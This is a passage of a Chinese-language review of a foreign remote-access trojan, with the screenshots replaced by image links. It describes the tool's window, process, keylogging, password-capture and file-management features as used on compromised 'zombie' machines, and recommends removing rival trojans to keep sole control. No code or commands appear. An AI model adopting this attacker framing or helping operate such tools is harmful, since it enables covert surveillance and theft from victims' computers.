


图7

接着我们来看看窗口管理功能，窗口管理可以显示窗口的显示和隐藏情况、句柄、pid、以及窗口类型等等，还可以对相应窗口输入内容，如图10。


图8


图9




图10

进程管理不仅能显示进程、终止进程而且还可以反注册进程模块，同时可以终止进程并删除对应的文件。对于别人放的插入进程的木马可以终止并删除，让肉鸡只属于你自己，除此之外还可以暂停一个进程的运行状态，让程序假死，如图11。

似乎老外对屏幕控制做的都不怎么样，虽然传输没有什么问题但是比起我们国产的远程控制软件恐怕要差一大截，这个功能做的很一般，算是国外远控的一个通病吧，如图12。




图11




图 12

键盘记录可以获取窗口标题，中文的也可以，但是不能记录中文，对键盘操作的记录还是相当准确的，如图13。在线密码记录器感觉是个鸡肋，用处不大，可以用来记录IE 缓存等。




图 13

文件管理功能做的不错，基本的功能都有了，获取目录、单文件多文件的上传下载，文件的新建、删除，但是没有文件的复制粘贴功能，这点做的不尽如人意，值得一提的是文件搜索功能，可以针对目标文件进行搜索，速度也相当快，并且可以进行文件筛选，如图14，图15。文件的传输带有传输管理功能，可以暂停、继续或者终止文件传输，极大的方便了文件的管理，如图16。




图 15

